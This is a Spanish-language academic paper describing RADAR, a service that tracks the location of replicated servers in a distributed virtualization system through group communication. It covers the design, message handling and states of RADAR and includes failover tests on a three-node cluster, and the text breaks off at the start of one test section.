Localización y Seguimiento de Servicios Replicados en Sistemas Distribuidos

Pablo Pessolani, David Gabriel Harispe, Octavio Garcia Aguirre
Departamento de Ingeniería en Sistemas de Información
UTN- Facultad Regional Santa Fe
Santa Fe – Argentina
{ppessolani, dharispe, oaguirre}@frsf.utn.edu.ar

Resumen

Las aplicaciones para ejecución en la nube suelen factorizarse en múltiples componentes que localizan en diferentes computadores físicos o virtuales. Para alcanzar los niveles de disponibilidad, escalabilidad y robustez que éstas requieren, se deben realizar configuraciones más complejas y más costosas de implementar, operar y mantener.

Una forma de resolver este problema es haciendo uso de un Sistema de Virtualización Distribuido (DVS) que provee un mecanismo que permite comunicar entre sí los componentes de la aplicación en forma transparente a su localización, ocultando los problemas y complejidades añadidos por su ejecución distribuida.

En este artículo se detalla el desarrollo y funcionamiento de un servicio denominado RADAR, utilizado en el contexto de un DVS. Las tareas que desarrolla RADAR son: 1) la localización automática de los servicios ejecutando en el DVS, y 2) el seguimiento de la localización de esos servicios mediante la redirección automática de las comunicaciones cuando el servidor presenta algún fallo, o cuando éste ha migrado de nodo o cuando se ha producido una partición de red. Con el uso de RADAR en un DVS se pueden ejecutar múltiples instancias de servidores de forma transparente (no será necesario que los clientes conozcan de la existencia de las múltiples réplicas) resolviendo el problema de mantener una conexión cliente/servidor en presencia de fallos o ante la migración de procesos servidores.

1. Introducción


En la actualidad, las aplicaciones en la nube demandan cada vez más recursos, los cuales no pueden ser provistos por un único computador. Es por ello que las mismas se desarrollan para ejecutar en entornos distribuidos a fin de incrementar su poder de cómputo y almacenamiento, como también proveer alta disponibilidad y robustez con calidad de proveedor. Utilizando un sistema distribuido se pueden extender las capacidades de cómputo y almacenamiento a varios equipos físicos (nodos) distintos. Si bien existen diversas tecnologías de procesamiento distribuido, son muy valoradas aquellas que ofrecen más facilidades en cuanto a su implementación, operación y mantenimiento que redundará en menores costos. Son muy apreciadas aquellas tecnologías que brindan un Imagen de Sistema Único (SSI) y que ocultan tanto a programadores como a usuarios aspectos tales como la localización y migración de los procesos, direcciones IPs de uso interno, puertos TCP/UDP, etc. y sobre todo, cuando ocultan fallos mediante la utilización de mecanismos de replicación. Una tecnología que dispone de esas características es un Sistema de Virtualización Distribuido (DVS) [1].

Un DVS ofrece entornos de ejecución virtuales distribuidos en los cuales se permite ejecutar múltiples instancias aisladas de Sistemas Operativos Virtuales (VOS) [2]. Un VOS ofrece abstracciones y servicios a las aplicaciones de usuario, pero no gestiona hardware físico, sino dispositivos virtuales proporcionados por un Sistema Operativo (OS) real. Los recursos con los que cuenta el DVS están dispersos en diversos nodos de un cluster. Un DVS además, presenta capacidades de agregación (permite utilizar múltiples nodos de un cluster para el mismo VOS), y de particionado (permite ejecutar múltiples componentes de diferentes VOSs en un mismo nodo) en forma simultánea. Cada VOS distribuido se ejecuta dentro de un contexto de ejecución o dominio aislado denominado Contenedor Distribuido (DC). En la Fig. 1 se muestra un esquema topológico de un cluster DVS.

Un problema que debe considerarse cuando se utiliza un VOS distribuido está relacionado con la localización de un determinado servicio utilizado por algún cliente externo o por otro componente del mismo VOS. Una forma de resolver este problema por fuera del DVS sería utilizando protocolos de Internet ya existente. Con el protocolo DNS se puede localizar la dirección IP del servidor, y con ARP se puede localizar la dirección MAC del mismo dentro de una LAN. Sin embargo, una cuestión que debe considerarse al trabajar con un cluster, es que la red y sus nodos pueden fallar impidiendo la continuidad en la prestación de un servicio dado.

Para superar este tipo de contingencia se suelen utilizar mecanismos de replicación tal como Primary/Backup (P/B) [3]. En un esquema P/B un servidor de Backup sustituye a un servidor Primario cuando éste sufre un fallo, dando continuidad a la prestación de un servicio y

mejorando la disponibilidad y robustez del mismo. Este servidor de reemplazo, que puede ser temporario o no, tendrá una nueva dirección IP (y eventualmente dirección MAC), lo que implica que los demás componentes (o clientes) que requieren de sus servicios las conozcan.



	DC1	DC2	DC3	DC4
NODE1	X		X	X
NODE2	X			X
NODE3			X	X
NODE4		X		
NODE5		X		

Figura 1. Topología de un DVS.

Esto podría resolverse con protocolos como HSRP [4] o VRRP [5] que utilizan interfaces de LAN *fantasmas* que son las referidas por los clientes. El servidor Primario adquiere la dirección IP/MAC de la interfaz fantasma, y cuando éste falla, el Backup se convierte en nuevo Primario y la adquiere para sí. Los clientes, mientras tanto, no perciben esa modificación, salvo por algún pequeño retraso en la respuesta del servidor.

En el caso de servicios que utilicen el esquema de Máquinas de Estado Replicadas (RSM) [6], podrá ser el DNS (por ejemplo, con la utilización de Round Robin DNS) el que informa al cliente de la IP de un server.

Estas soluciones, si bien son factibles y muy utilizadas, requieren de numerosas configuraciones adicionales que inducen mayores costos en su implementación como en su operación. Por otro lado, los programadores deberán considerar en sus aplicaciones problemas tales como la localización de servidores después de fallos o migraciones. Por estos motivos, se propone aquí una solución más sencilla y transparente que mantiene el estado y configuración del cluster.

Un DVS mantiene como parte de su estado la identificación de los nodos que lo componen y de los nodos que componen cada DC. Sería una característica muy valorada en un DVS disponer de un mecanismo que realice el seguimiento en la localización de los servicios simplificando las aplicaciones y resolviendo los problemas de comunicación que puedan surgir entre un cliente y un servidor producto de cambios de localización de estos últimos. Los cambios de localización se suelen producir por fallos de procesos, de nodos o de red, o por la migración del servicio a otro nodo del cluster.

Cuando un servidor cambia de localización desde un nodo origen a un nodo destino, los procesos que se comunican con él deben mantener sus comunicaciones a pesar del cambio y en forma transparente a fin de simplificar la programación. Para resolver la problemática planteada en forma sencilla se desarrolló RADAR.

Haciendo uso de las características presentes en el DVS se desarrolló RADAR, que utilizando un Sistema de Comunicaciones de Grupos (GCS), detecta fallos en los nodos y procesos que componen el sistema distribuido. Luego de detectar un fallo en un nodo o en un proceso o en la red es capaz de efectuar la redirección automática de las comunicaciones de los clientes al servidor que brindará el servicio. En cada nodo del DVS se debe ejecutar una instancia de RADAR, las que se comunican entre sí utilizando el GCS.

Para el prototipo de RADAR, el GCS elegido fue Spread Toolkit [7], el cual detecta todos los tipos de fallos mencionados, pero podrían utilizarse otras herramientas equivalentes. Para realizar las pruebas de funcionamiento sobre el prototipo de RADAR se utilizó un servicio de disco replicado denominado RDISK [8], el cual utiliza un algoritmo capaz de sincronizar imágenes de disco entre un servidor Primario y uno o más servidores de Backup.

El funcionamiento de RADAR es totalmente transparente a la red subyacente debido a que no requiere de configuraciones de red adicionales a las ya establecidas al momento de configurar el DVS, facilitando su despliegue y mantenimiento.

El resto del artículo se organiza de la siguiente manera: en la Sección 2 se analizan trabajos relacionados y sus características principales. En la Sección 3 se presenta la base tecnológica en base a la que se desarrolló RADAR. En la Sección 4 se describe el diseño e implementación del prototipo de RADAR. Las pruebas realizadas y los resultados obtenidos se exponen en la Sección 5 y finalmente, las conclusiones y trabajos futuros se presentan en la Sección 6.

2. Trabajos Relacionados

La problemática planteada no es desconocida por la comunidad científica, por lo que previamente se han llevado a cabo diversos trabajos de investigación y desarrollo para darle solución. En esta sección se analizan las herramientas actuales más utilizadas.

Zookeeper [9] es una herramienta que provee un repositorio distribuido de clave/valor. Ofrece un servicio distribuido de configuración, un servicio de sincronización, y un registro de nombres para grandes sistemas distribuidos.

Zookeeper es un confiable porque soporta fallos entre los nodos. Si la conexión con el servidor se interrumpe, el cliente se conectará a un servidor diferente del grupo. Si bien *Zookeeper* es utilizado por grandes compañías, tiene algunos inconvenientes. Es de alta demanda computacional como consecuencia de que está desarrollado en Java y que tiene gran cantidad de dependencias. Para el registro y descubrimiento de servicios se requiere adicionar sistemas complementarios.

etcd [10] es otra herramienta que ofrece un repositorio distribuido clave/valor, consistente y confiable. Entre sus

características destacables cabe mencionar que brinda alta disponibilidad, rápidos tiempos de respuesta y transacciones seguras. Además, tolera la elección de líderes durante particiones de red y las fallas en nodos. Para que *etcd* pueda realizar tareas como el registro y el descubrimiento de servicios, es necesario complementarlo con otras herramientas.

Consul [11] es una herramienta distribuida de alta disponibilidad y consistencia utilizada para el descubrimiento de servicios, control de estado y como repositorio clave-valor. Al igual que *etcd,* utiliza el algoritmo de consenso distribuido *Raft* [12].

Consul está integrado por un sistema de descubrimiento y registro de servicios, por lo que no es necesario combinarlo con otras herramientas.

Kubernetes [13] es un gestor de contenedores desarrollado por Google. Permite automatizar la implementación, el escalado y la administración de aplicaciones en contenedores. *Kubernetes* ejecuta cargas de trabajo en unidades llamadas *pods*, para los que dispone de un servicio de localización. Se ofrecen 2 mecanismos básicos para localización de servicios: Variables de entorno y DNS.

Docker [14] es otro gestor de contenedores ampliamente utilizado para el despliegue de aplicaciones en la nube. *Docker Cloud* crea una red privada superpuesta que conecta todos los Contenedores de los nodos contratados por el usuario otorgándole a cada Contenedor su propia dirección IP. Se dispone de dos mecanismos para localizar servicios: 1) utilizando el nombre del host y del servicio (algo similar al DNS) y 2) utilizando *Enlaces de Servicio,* los que crean variables de entorno que permiten la comunicación con otros Contenedores o con servicios externos.

Tanto *Kubernetes* como *Docker* utilizan direcciones IPs (o hostnames) y puertos TCP/UDP para identificar los servicios. Esto hace más complejo el despliegue y gestión de aplicaciones, como así también en la protección de las mismas, dado que se debería controlar el tráfico entre direcciones IP/puertos.

3. Bases y Fundamentos Tecnológicos

En esta sección se presentan aquellos desarrollos, productos y herramientas que se utilizaron como bases y fundamentos tecnológicos para el diseño de RADAR y para el desarrollo e implementación de su prototipo.

3.1. M3-IPC

Uno de los componentes de un DVS es el Kernel de Virtualización Distribuido (DVK) el cual se encuentra integrado al kernel de Linux como un módulo. El DVK provee a los programadores de un avanzado mecanismo de Comunicación entre Procesos denominado M3-IPC [15] que se instala en todos los nodos del cluster.

M3-IPC proporciona herramientas para llevar a cabo la comunicación transparente entre procesos localizados en el mismo o en diferentes nodos. M3-IPC utiliza procesos *Proxies de Comunicaciones* para enviar mensajes y datos entre nodos y que pueden utilizar diferentes protocolos de transporte/red. También dispone de las características requeridas por un DVS de clase-proveedor tales como, ocultar las interrupciones de las comunicaciones entre procesos replicados cuando se producen fallos en los servidores o cuando estos migran a otros nodos del cluster DVS.

M3-IPC soporta la replicación de servicios utilizando métodos de replicación Primary/Backup (P/B) [3] y de Máquina de Estados Replicada (RSM) [6]. En el primer caso, un proceso llamado Primario es el proceso activo brindando un servicio, y podría haber varios procesos pasivos o de Backup. Cuando el Primario falla, uno de los procesos de Backup se transforma en el nuevo Primario y mantiene activo el servicio. En el segundo caso (RSM), un grupo de procesos proporciona un servicio a los clientes como si fuese un único servidor. Todos los procesos están activos, y cuando uno o más de ellos fallan, los otros procesos continúan brindando el servicio.

M3-IPC también mantiene la continuidad de las comunicaciones ante la migración de procesos. Cuando un proceso migra de un nodo a otro, las comunicaciones se restablecen una vez que el proceso ha migrado o ha regresado a su nodo origen (migración fallida).

Los procesos M3-IPC son identificados por medio de un número entero que se denomina *endpoint*. Este *endpoint* no guarda relación alguna con la ubicación de cada proceso, éste se mantiene aún después de una migración del proceso. Esta característica se transforma en una importante propiedad que facilita la programación de aplicaciones, su despliegue y operación.

3.2. Spread Toolkit

Para intercambiar información entre los procesos que se ejecutan en los nodos de un cluster o en la nube se requiere de mecanismos de comunicación con características tales como confiabilidad, tolerancia a fallos y un alto rendimiento. Existen varios sistemas y herramientas que ofrecen disponen de estas características tales como JGroups [16], Appia [17] o Spread Toolkit [7]. Al desarrollar RADAR se seleccionó *Spread Toolkit* por haber sido utilizado como GCS en otros trabajos del grupo de investigación de los autores [8]. *Spread Toolkit* es un GCS de código abierto desarrollado en lenguaje C utilizado en sistemas o aplicaciones distribuidas en donde la confiabilidad, el rendimiento y la estabilidad de las comunicaciones son características requeridas.

Entre los servicios básicos que provee *Spread Toolkit* se encuentra la abstracción de grupo donde un nombre representa un conjunto de clientes. Dispone de APIs para la difusión (multicast) de mensajes a un grupo, la notificación de membresías a un grupo, la entrega confiable de mensajes (aún ante fallos de red o de miembros del grupo) y la detección de fallos de miembros

del grupo o la red. También soporta varias formas de orden en entrega de los mensajes a los miembros (FIFO, Causal, Atómico, etc.) convirtiéndola en una herramienta sumamente versátil para el desarrollo de sistemas distribuidos.

Spread Toolkit está basado en el modelo de membresía de grupo denominado *Extended Virtual Synchrony* (EVS) [18] tolerando fallos de partición de red y su reunión, fallos de nodos, de procesos y posterior reinicio.

4. Diseño e Implementación de RADAR

RADAR es un algoritmo distribuido que detecta cambios en la localización de *endpoints* tanto en esquemas de replicación P/B, RSM, como ante la migración de servicios. Utilizando al GCS, RADAR detecta fallos en los nodos, red y servicios que componen el sistema distribuido.

Ante un fallo (fallo de procesos y/o nodos, fallos de partición de red y reunión de red) o migración, RADAR re-configura el DVS de tal forma que los clientes mantienen su comunicación con (el ahora) nuevo servidor. Esto evita la necesidad de realizar cambios en la configuración de los mismos. El servidor se identifica sólo con su *endpoint* para el cual ya se estableció la nueva ubicación (a través de las APIs del DVK).

Si el proceso Cliente de un servicio no contara con RADAR para localizar la nueva ubicación de un servidor, no podría mantener la continuidad en las comunicaciones con él. El cliente podría quedar a la espera de la respuesta de un servidor fallido o localizado en otro nodo.

Si se dispone de RADAR, el seguimiento por cambio de ubicación del servidor es transparente y automático. El proceso Cliente es capaz de mantener su comunicación (con un pequeño retardo inicial) dado que es el DVK quien establece dónde y cómo alcanzar la nueva localización del servidor a partir de la información suministrada por RADAR.

4.1. Funcionamiento de RADAR

RADAR implementó como múltiples Máquinas de Estados Finitos (FSM), una por cada servicio a monitorear. La Fig. 2 presenta el diagrama de flujo de la función principal de RADAR.

Los pasos que se siguen son:

1. Se lee el archivo de configuración, que recibe como argumento. En éste se especifican parámetros tales como los *endpoints* a controlar, los nombres de los servicios a monitorear con sus identificadores de DC (DCID), etc.
2. Se inicializan el driver del DVK y las librerías de Spread y del DVS.
3. Se verifica si cada servicio a monitorear tiene registrado su *endpoint* en el DVK local; si no lo está, inicializa las variables de lo contrario, actualiza las mismas en forma similar a cuando lo hace cuando se ha producido un fallo del servicio.
4. Por cada servicio a monitorear se crea un hilo (thread) como FSM.
5. Cada hilo se conecta al grupo Spread del servicio a monitorear e inicia la FSM con las siguientes operaciones en ciclo:
   a. Espera recibir un mensaje.
   b. Verificar el tipo de mensaje.
   c. Según el tipo de mensaje, ejecutar la función correspondiente, luego volver al punto a.




Figura 2.Función principal de RADAR

Los mensajes con los que opera RADAR pueden provenir de los siguientes orígenes:

- *De Spread*: Cuando se ha producido un cambio de membresía o de red en el cluster o en los procesos que pertenecen al grupo. JOIN, indica que un nuevo integrante se ha unido al grupo. *LEAVE*/*DISCONNECT* indican que un miembro del grupo ha finalizado explícita/implícitamente. En tanto que mensajes de tipo *NETWORK* indica alguno de los siguientes eventos:
  a. Un nodo ha fallado,
  b. Un nodo se ha desconectado de la red
  c. Se produjo una partición de red
  d. Se produjo una re-unión de una red partida.
- *Del Servidor Primario del servicio monitoreado*: Este informa que él es el Primario y en el nodo donde se localiza. Si bien el mecanismo RSM no distingue a uno de sus procesos como Primario, a los efectos de la utilización de RADAR, éste se distingue como aquel servidor que le informa de cambios.

A continuación, se detalla el tratamiento que RADAR da a los diferentes tipos de mensajes.

4.2. Tratamiento de Mensajes

4.2.1. Mensajes Regulares de los miembros del Grupo del Servicio.

Los mensajes de tipo *Regular* son enviados por los miembros del grupo que brinda el servicio de forma explícita (en general lo hace el Primario). En el desarrollo de este artículo se contempla que los nodos que brindan el servicio envíen a RADAR su información local sobre cuáles nodos están sincronizados (es decir, que pueden asumir la función de activos respecto al servicio). Si bien esta información no es utilizada por RADAR, podría ser utilizada por otras herramientas de gestión del DVS.

Para disponer de información actualizada, cada vez que hay un cambio de configuración del grupo que conforma el servicio, el servidor Primario envía un mensaje Regular de tipo *MC_RADAR_INFO* al grupo (utilizando un servicio de multicast del GCS) con el resultado de esos cambios. Si el estado del RADAR en un nodo es "*Sin Primario*" o con el "*Primario Fallido*" o "*Desconectado*", se utiliza la información del mensaje *MC_RADAR_INFO* para determinar qué acción realizar. A partir del mensaje recibido se obtiene la información sobre cuáles nodos están sincronizados y se establece la localización (nodo) del servidor Primario (*Commit*) o se vuelve atrás la misma (*Rollback*). Esta acción dependerá de si el servicio se ha relocalizado o si el mismo se ha reanudado en el nodo original tal como estaba antes del evento que originó el mensaje.

4.2.2. Tratamiento de Mensajes *JOIN*

La instancia de RADAR de cada nodo solo actualiza la información del conjunto de nodos que componen el grupo que brinda el servicio acorde a lo informado por el GCS en los campos de información del mensaje. Si el emisor que ingresaba al grupo era un miembro RADAR, se registra también el cambio en un mapa de bits de miembros RADAR para ese servicio.

4.2.3. Mensajes *LEAVE* o *DISCONNECT*

Si el mensaje recibido de tipo *LEAVE* o *DISCONNECT* es consecuencia de la finalización de un miembro RADAR, se actualiza la información de nodos y miembros RADAR (en su mapa de bits) acorde a lo informado por GCS en el mensaje. Si el miembro que finalizó o abandonó el grupo era el servidor Primario, el miembro RADAR local de cada nodo cambia su estado a *NO_PRIMARY_DEAD* y notifica al DVK que el *endpoint* no se encuentra disponible. Luego, se detienen todas las transferencias de datos y mensajes con ese *endpoint*.

4.2.4. Mensajes *NETWORK* de partición o de re-unión de la Red

El GCS envía este tipo de mensajes cuando un nodo se desconecta, o cuando se ha producido una Partición o Re-unión de la red del cluster DVS. Cuando ocurre una partición de red, algunos nodos quedan accesibles al miembro RADAR del nodo local y otros no. El grupo original de nodos se subdivide y cada subgrupo queda sin conexión con el resto. Cuando esto sucede se necesita recrear la información del grupo, y ver cuáles nodos están en la partición del nodo local donde ejecuta la instancia de RADAR.

Si el nodo Primario original se encuentra en el mismo grupo que la instancia de RADAR, no se realiza ninguna acción. En cambio, si el nodo Primario ya no se encuentra disponible se inicia la preparación para que un nodo Backup pueda continuar el servicio como nuevo Primario. Además, se detienen todas las transferencias de datos y mensajes con *endpoint* del Primario a ser sustituido.

Cuando no se encuentran nodos que dispongan de procesos de Backup del servicio monitoreado, el sistema pasa al estado *NO_PRIMARY_NET*, deteniendo las comunicaciones con el *endpoint* monitoreado hasta que un nuevo Primario se registre en la misma partición o se realice una Re-unión de la red partida.

4.2.5. Mensajes *NETWORK* de Fallo de Desconexión del Servidor Primario

Ante un fallo de desconexión del servidor Primario se inicia el seguimiento del servicio deteniendo las comunicaciones con ese *endpoint*. Luego, se elimina al Primario de la lista de nodos, se almacena la información del nodo donde se localizaba el Primario anterior y se establece un estado para RADAR que puede ser *NO_PRIMARY_DEAD* que indican fallo de finalización del servidor Primario, o *NO_PRIMARY_NET* que indica una partición de red que impide alcanzar el nodo del servidor.

4.3. Estados de RADAR

De acuerdo a los distintos mensajes recibidos y situaciones detectadas, RADAR puede estar en los siguientes estados:

- *Sin Primario al Inicio (NO_PRIMARY_BIND)*: Cuando la aplicación inicia por primera vez se encuentra en este estado hasta que se logra registrar el *endpoint* del Primario al DVK del nodo local. Si por algún motivo no lo logra (por ejemplo, el servicio no se está ejecutando), pasa al estado *NO_PRIMARY_DEAD*.
- *Con Primario*: Se ha localizado el nodo donde se encuentra registrado el *endpoint* del servidor Primario.
- *Sin Primario por Fallo (NO_PRIMARY_DEAD):* Ante un fallo del proceso servidor Primario, el GCS genera un evento de *LEAVE* o *DISCONNECT*. Se detienen las comunicaciones de los procesos locales con el *endpoint* del servidor Primario.
- *Sin Primario por Partición de Red (NO_PRIMARY_NET):* Ante una partición de la red donde el nodo donde ejecuta el servidor Primario no se encuentre en la partición del nodo de RADAR local, se detienen las comunicaciones de los procesos locales con el *endpoint* del servidor Primario.

Es importante señalar, que si bien en el esquema de replicación RSM no existe el concepto de servidor Primario, para el proceso Cliente su servidor "*Primario*" será aquel que tiene asignado para realizar sus peticiones.

5. Evaluación

En esta sección se describen el escenario utilizado y la batería de pruebas realizadas sobre el algoritmo RADAR, y se analizan los resultados de cada una de ellas.

5.1. Escenarios de Pruebas

La batería de pruebas a las que se sometió el algoritmo RADAR fue diseñada para simular diferentes fallos de entorno reales (Fig. 3). Para realizarlas se utilizó un banco de pruebas en un entorno virtual. Se crearon Máquinas Virtuales (VMs) conectadas entre sí mediante una red virtual que simulaban un cluster DVS. La virtualización se realizó utilizando VMware Workstation y se configuró un cluster de 3 nodos: *Node0*, *Node1* y *Node2*. El proceso a monitorizar fue un servidor de almacenamiento (disco remoto) denominado RDISK. Cliente y Servidor se ejecutaron en el entorno de un Contenedor Distribuido (DC0).

En los nodos *Node0* y *Node1* se ejecutaron instancias de RDISK [8] que serían Primario/Backup, en tanto en Node2 se ejecutó el proceso Cliente de RDISK el cual requería el seguimiento del servicio. Por supuesto, se ejecutó una instancia local de RADAR en *Node2*.

La ejecución de las distintas pruebas y sus resultados se pueden observar en la Fig. 3. En ella se muestra el estado de los procesos registrados en el DVK de cada nodo según el contenido (dinámico) del archivo */proc/dvs/DC0/procs* en los momentos de importancia en cada prueba. Este archivo contiene la lista de procesos en ejecución en el DC0 y los estados de los mismos. Se puede observar, entre otras cosas el número de nodo donde se encuentra ejecutando un proceso determinado (columna *nd*) y un código (columna *flag*) que indica su estado. Los estados que se identifican en estas pruebas son: 8 (proceso Local), 1000 (proceso Remoto alcanzable) y 1800 (proceso Remoto no alcanzable).

A continuación, se detallan las pruebas realizadas.

5.1.1. Fallo y restitución de la conexión del servidor Primario sin Backup

En esta prueba (Fig. 3-A) solo se ejecutó una instancia de RDISK en *Node0*, de manera que solo existe un servidor Primario y no se dispone de servidores de Backup.

Inicialmente, RADAR asoció el proceso RDISK al *Node0*, estableciendo en consecuencia a *nd=0* y *flag=1000* en *Node2*.

Cuando se provocó un fallo de red en *Node0*, el estado del proceso RDISK en *Node2* cambio al valor *flag=1800* para indicar que el proceso no estaba activo o no era alcanzable.

Una vez que se restableció la conexión de red en *Node0*, se volvió a detectar la disponibilidad del proceso RDISK y su estado cambió a *flag=1000*, sin modificarse el valor de *nd*.

5.1.2. Fallo de la conexión del servidor Primario con Backup

Para esta prueba (Fig. 3-B) se incorporó un servidor de RDISK de Backup (*Node1*) del Primario (*Node0*). Se puede observar que en el archivo del directorio */procs* del servidor Backup, el proceso RDISK posee un estado *flag=1000* con *nd=0* indicando que el *endpoint* es Remoto localizado en Node0.

Cuando se finaliza abruptamente el proceso de RDISK en *Node0* (mediante un comando *kill*), el GCS detecta el cambio e informa a RADAR que comienza la secuencia de seguimiento para asociar RDISK a otro nodo. La instancia de RDISK del *Node1*, también detecta el fallo del Primario, ejecuta un algoritmo de elección y como único miembro sincronizado del grupo se proclama como nuevo Primario. Es entonces cuando realiza un multicast de un mensaje de tipo *MC_RADAR_INFO*. Todas las instancias de RADAR de los diferentes nodos actualizan la información del nodo donde se está ejecutando el nuevo Primario, en este caso *Node1*.

Como resultado se puede observar que RDISK en el archivo del directorio */procs* de *Node2* posee un estado de *flag=1000* (Remoto activo/alcanzable) y ubicado en *Node1* (*nd=1*). Además, se observa que en el archivo del directorio */procs* de *Node1* ha cambiado e indica que RDISK es un proceso local (*flag=8*). Esto siempre es así con el proceso RDISK en el nodo que ejecuta como servidor Primario.

5.1.3. Fallo de la conexión del nuevo servidor Primario y vuelta al servidor Primario Anterior

A partir del estado alcanzado en la prueba anterior, se reinició la instancia de RDISK del *Node0*, para disponer así de un servidor que realice la función de Backup.

Luego, se inicia en *Node2* un Cliente de RDISK, que enviará y recibirá mensajes a/desde el servidor RDISK (Fig. 3-C).

Una vez ejecutado el Cliente, los mensajes fueron enviados y recibidos a/desde el servidor RDISK (*Node1*). A continuación, se causó un fallo de red de *Node1*, que fue detectado por el GCS y reportado tanto a los miembros RADAR como RDISK.




Figura 3.Batería de pruebas realizadas sobre RADAR.

La instancia de RDISK del *Node0* se proclama nuevo Primario, y el miembro RADAR de *Node2* modifica la configuración, primero para indicar que el proceso no es más alcanzable en *Node1* (*flag=1800*) y luego para que el *endpoint* del servicio indique a *nd=0*, como alcanzable (*flag=1000*).

El Cliente de RDISK funcionó sin problemas nuevamente, pero ahora enviando los mensajes y recibiendo a/desde *Node0*.

Se puede observar que antes y después del fallo, quien realiza las tareas de servidor Primario de RDISK asoció el cliente de RDISK en su lista de procesos del DC0. Este Cliente tiene valores de *nd=2* y *flag=1000* porque el proceso es Remoto y se ubica en *Node2*.

5.1.4. Fallo del proceso del servidor Primario con Backup

